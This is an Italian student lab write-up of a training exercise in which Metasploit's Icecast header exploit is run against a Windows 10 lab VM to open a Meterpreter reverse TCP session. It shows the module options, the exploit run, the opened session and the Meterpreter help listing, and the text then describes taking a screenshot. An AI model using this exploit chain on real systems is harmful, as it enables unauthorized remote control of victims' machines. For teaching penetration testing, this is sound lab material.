
14.11.2024

Traccia:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.
Una volta ottenuta la sessione, si dovrà:
● Vedere l' indirizzo IP della vittima.
● Recuperare uno screenshot tramite la sessione Meterpreter.
Il programma da exploitare sarà Icecast già presente nella iso.

Innanzitutto bisogna procedere a preparare l'ambiente di lavoro con le due macchine (Kali Linux e Windows10 pro) che si pingano tra di loro e con Icecast avviato sulla macchina Windows.


Dopo esserci accertati che tutto è ok possiamo lanciare msfconsole su Kali Linux e procedere alla ricerca dell'exploit per icecast e lo lanciamo dopo aver settato rhosts con indirizzo IP della macchina vittima




```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.178.51   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.178.62
rhosts => 192.168.178.62
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.178.62   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metas
                                      html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.178.51   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.178.51:4444
[*] Sending stage (176198 bytes) to 192.168.178.62
[*] Meterpreter session 1 opened (192.168.178.51:4444 → 192.168.178.62:49961) at 2024-11-14 06:48:37 -0500

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
```

Una volta che siamo dentro chiediamo a meterpreter quale comando usare per fare lo screenshot della macchina vittima e proseguiamo



e di seguito verifichiamo che siamo sulla macchina vittima scelta, ovvero 192.168.178.62 tramite il comando ifconfig.



Antonio Bevilacqua